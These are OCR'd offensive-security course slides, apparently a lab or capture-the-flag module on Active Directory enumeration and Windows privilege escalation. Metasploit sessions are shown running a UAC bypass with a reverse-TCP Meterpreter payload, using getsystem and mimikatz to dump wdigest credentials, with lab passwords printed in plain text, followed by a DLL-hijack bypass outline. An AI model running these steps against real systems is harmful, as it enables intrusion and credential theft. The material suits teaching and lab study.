
Lab 3

BloodHound

- "BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory environment. Attackers can use BloodHound to easily identify highly complex attack paths that would otherwise be impossible to quickly identify"

- https://github.com/BloodHoundAD/BloodHound

BloodHound


SYSTEM1.INTERNAL.LOCAL
SYSTEM3.INTERNAL.LOCAL
AdminTo
AdminTo
MemberOf
HasSession
MemberOf
MemberOf
HasSession
HasSession
AdminTo
HasSession
AdminTo
AdminTo
Raw Query

Network Enumeration


- Arp table

```
C:\>arp -a

Interface: 192.168.1.12 --- 0xb
  Internet Address      Physical Address      Type
  192.168.1.1           00-0c-29-a7-57-24     dynamic
  192.168.1.13          00-0c-29-7d-49-c8     dynamic
  192.168.1.14          00-50-56-3b-79-06     dynamic
  192.168.1.16          00-0c-29-11-dd-6c     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\>
```

Network Enumeration

- Meterpreter
  - portscanner
  - smb_version
  - smb_login
- Empire
  - situational_awareness/network/postscan -> Invoke-PortScan
  - situational_awareness/network/smbscanner -> Invoke-SMBScanner

Invoke-PortScan



explorer.exe	0.02	52,880 K	40,748 K	3016 Windows Explorer
vmtoolsd.exe	0.05	4,340 K	4,660 K	2216 VMware Tools Core Service
iexplore.exe		13,328 K	22,064 K	2800 Internet Explorer
iexplore.exe	< 0.01	11,560 K	16,936 K	2752 Internet Explorer
procexp64.exe	0.84	19,756 K	22,548 K	608 Sysinternals Process Explorer
cmd.exe		1,820 K	2,476 K	1728 Windows Command Processor
powershell.exe	0.11	86,208 K	77,444 K	4864 Windows PowerShell
powershell.exe		43,208 K	48,876 K	4472 Windows PowerShell
powershell.exe		43,236 K	48,980 K	4556 Windows PowerShell
powershell.exe		43,268 K	48,928 K	988 Windows PowerShell
powershell.exe		43,268 K	48,932 K	1720 Windows PowerShell
powershell.exe		43,172 K	48,828 K	2348 Windows PowerShell
powershell.exe		43,268 K	48,940 K	3120 Windows PowerShell
powershell.exe		43,164 K	48,884 K	3716 Windows PowerShell
powershell.exe		43,164 K	48,848 K	3840 Windows PowerShell
powershell.exe		43,208 K	48,872 K	4652 Windows PowerShell
powershell.exe		43,204 K	48,872 K	4696 Windows PowerShell
powershell.exe		43,208 K	48,900 K	5720 Windows PowerShell
powershell.exe		43,268 K	48,968 K	6036 Windows PowerShell
powershell.exe		43,236 K	48,924 K	6108 Windows PowerShell
powershell.exe		43,204 K	48,876 K	1048 Windows PowerShell
powershell.exe		43,204 K	48,896 K	2500 Windows PowerShell
powershell.exe		43,172 K	48,872 K	3180 Windows PowerShell
powershell.exe		43,000 K	48,824 K	3356 Windows PowerShell
powershell.exe		43,204 K	48,880 K	3536 Windows PowerShell
powershell.exe		43,204 K	48,920 K	4224 Windows PowerShell
powershell.exe		43,204 K	48,956 K	5252 Windows PowerShell
powershell.exe		43,168 K	48,904 K	5396 Windows PowerShell
powershell.exe		43,172 K	48,836 K	5444 Windows PowerShell
powershell.exe		43,204 K	48,896 K	5940 Windows PowerShell
powershell.exe		43,172 K	48,872 K	6008 Windows PowerShell
powershell.exe		43,172 K	48,832 K	4504 Windows PowerShell

Lab 4


CTF 2

Privilege Escalation & Credential Harvesting

Privilege Escalation

Privilege Escalation

- Not always you get access with a high level user
  - That's what Privilege Escalation is about : getting God level
- **Vertical privilege escalation**
  - When user can access resources, features or functionalities related to more privileged accounts.
- **Horizontal privilege escalation**
  - When user have the ability to access the resources, features or functionalities of the accounts having similar privileges.



Privilege Escalation

- Kernel exploitation
  - By exploiting vulnerabilities in the operating system kernel.
- Vulnerable applications
  - When application is running with administrator privileges, then by exploiting vulnerability we could get administrator privileges.
- Bypass of authorization
  - When we can log in as a higher privileged account without using password, for example.
- Misconfiguration
  - When an application installed on operating system has wrong configuration.

Privilege Escalation

- NT-AUTHORITY\SYSTEM is the name of a Security ID, not a group not an account, MAYBE "a pseudo account".


SID	Name	Purpose	Reference name	Displayed name
S-1-5	NT Authority	Produces SIDs	NT-AUTHORITY	NT-AUTHORITY
S-1-5-18	Local System	Service account	NT-AUTHORITY\SYSTEM	SYSTEM
S-1-5-19	NT Authority	Local Service	NT AUTHORITY\LocalService	LOCAL SERVICE
S-1-5-20	NT Authority	Network Service	NT AUTHORITY\NetworkService	NETWORK SERVICE

Privilege Escalation

- MS Windows
  - Options such as **getsystem** from Meterpreter fail because User Account Control (UAC), for example
  - Some Metasploit commands to have at hand :
    - sessions -l
      - Shows established sessions with victim
    - sessions -i #
      - Changes to the corresponding # session
    - Background
      - Send current session to background
    - back
      - Gets you out of current context

Privilege Escalation

- Getting access through a Meterpreter session



Privilege Escalation


- Checking current user
  - It's a simple user, no high privileges
  - Getsystem will fail

```
msf exploit(windows/ssh/freesshd_authbypass) > sessions -i 8
[*] Starting interaction with 8...

meterpreter > getuid
Server username: MO_SELLO3\wcuestas
```

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
```

Privilege Escalation

- Our victim has a default UAC configuration
  - Check with :
    - Run **post/windows/gather/win_privs**
      - Look fo “UAC Enabled” column.
    - Or just **getprivs** from Meterpreter
- We need to send our current Meterpreter session to background



Privilege Escalation

- Let's search for bypass UAC modules inside Metasploit :
  - Search bypassuac
  - Which one is the right one ?
    - Some drops EXE, some not
    - Some are recent, some not
    - All are "ranked" Excellent
  - Let's try a couple of them

```
msf > search bypassuac
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                           Disclosure Date  Rank       Description
   ----                                           ---------------  ----       -----------
   exploit/windows/local/bypassuac                2010-12-31       excellent  Windows Escalate UAC Protection Bypass
   exploit/windows/local/bypassuac_comhijack      1900-01-01       excellent  Windows Escalate UAC Protection Bypass (Via COM Handler Hi
jack)
   exploit/windows/local/bypassuac_eventvwr       2016-08-15       excellent  Windows Escalate UAC Protection Bypass (Via Eventvwr Regis
try Key)
   exploit/windows/local/bypassuac_fodhelper      2017-05-12       excellent  Windows UAC Protection Bypass (Via FodHelper Registry Key)
   exploit/windows/local/bypassuac_injection      2010-12-31       excellent  Windows Escalate UAC Protection Bypass (In Memory Injectio
n)
   exploit/windows/local/bypassuac_injection_winsxs  2017-04-06       excellent  Windows Escalate UAC Protection Bypass (In Memory Injectio
n) abusing WinSXS
   exploit/windows/local/bypassuac_sluihijack     2018-01-15       excellent  Windows UAC Protection Bypass (Via Slui File Handler Hijac
k)
   exploit/windows/local/bypassuac_vbs            2015-08-22       excellent  Windows Escalate UAC Protection Bypass
bility)
```

Copy to clipboard(Command+C

Privilege Escalation

- Invoke a “bypassuac” module (if we are lucky, it works)

```
msf exploit(windows/ssh/freesshd_authbypass) > use exploit/windows/local/bypassuac
msf exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION    7                yes       The session to run this module on.
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.11     yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```

Privilege Escalation


- This is important for the local exploit
  - We need to specify a Listener port
    - If local exploitation (UAC bypass) is successful, We'll have a new Meterpreter session
  - ID of Meterpreter session that local exploit will use

```
msf exploit(windows/local/bypassuac) > set lport 5555
lport => 5555
```

```
msf exploit(windows/local/bypassuac) > set session 8
session => 8
```


Privilege Escalation

- Executing local exploit, successful UAC bypass and new Meterpreter session is forked



Privilege Escalation

- But, We still don’t have God level,
  - We need NT AUTHORITY\SYSTEM
    - Extensions such as mimikatz will fail



Privilege Escalation

- After UAC bypass, getsystem should work
  - Now, the friendly mimikatz will do its thing

```
meterpreter > getuid
Server username: MO_SELLO3\wcuestas
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

```
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

AuthID    Package    Domain        User             Password
------    -------    ------        ----             --------
0;997     Negotiate  NT AUTHORITY  SERVICIO LOCAL
0;996     Negotiate  WORKGROUP     MO_SELLO3$
0;23698   NTLM
0;999     NTLM       WORKGROUP     MO_SELLO3$
0;260055  NTLM       MO_SELLO3     IUSER_RETANON    I@-Xk9'Z@[9xn|
0;259554  NTLM       MO_SELLO3     IUSER_RETINA     W-l8*:;OGqwhX(
0;132072  NTLM       MO_SELLO3     wcuestas         aicila97
0;132040  NTLM       MO_SELLO3     wcuestas         aicila97
```

Privilege Escalation

```
msf exploit(windows/local/bypassuac) > run

[*] Started reverse TCP handler on 192.168.1.11:5555
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (179779 bytes) to 192.168.1.9
[*] Meterpreter session 2 opened (192.168.1.11:5555 -> 192.168.1.9:1039) at 2018-04-30 14:16:36 -0500

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > use mimikatz
Loading extension mimikatz...Success.
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

AuthID    Package    Domain        User            Password
------    -------    ------        ----            --------
0;997     Negotiate  NT AUTHORITY  SERVICIO LOCAL
0;996     Negotiate  WORKGROUP     MO_SELLO3$
0;24239   NTLM
0;999     NTLM       WORKGROUP     MO_SELLO3$
0;156617  NTLM       MO_SELLO3     IUSER_RETANON   ?d\hMWj<"6q2`G
0;156063  NTLM       MO_SELLO3     IUSER_RETINA    IO]y6ix)VMbcI;
0;158871  NTLM       MO_SELLO3     wcuestas        aicila97
0;158859  NTLM       MO_SELLO3     wcuestas        aicila97
```

Lab 5

Privilege Escalation ?

- UAC bypass behind scenes (Leo Davidson)
  - Integrity Levels : high, medium, low (actually 5 untrusted and system)
  - COM objects : use, re-use
    - COM objects used by signed programs run at high integrity level
  - Microsoft signed programs
    - Some built-in programs runs in high integrity level
      - cd c:\windows\
      - strings –s *.exe | findstr /i autoelevate
  - Process (Leo Davidson's PoC)
    - Cook a CRYPTBASE.dll
    - Copy to c:\windows\system32\sysprep
    - Run c:\windows\system32\sysprep.exe
    - It runs in high integrity level, so does "cooked" CRYPTBASE.dll
  - Current versions use fewer disk operations and more memory injection and some other techniques
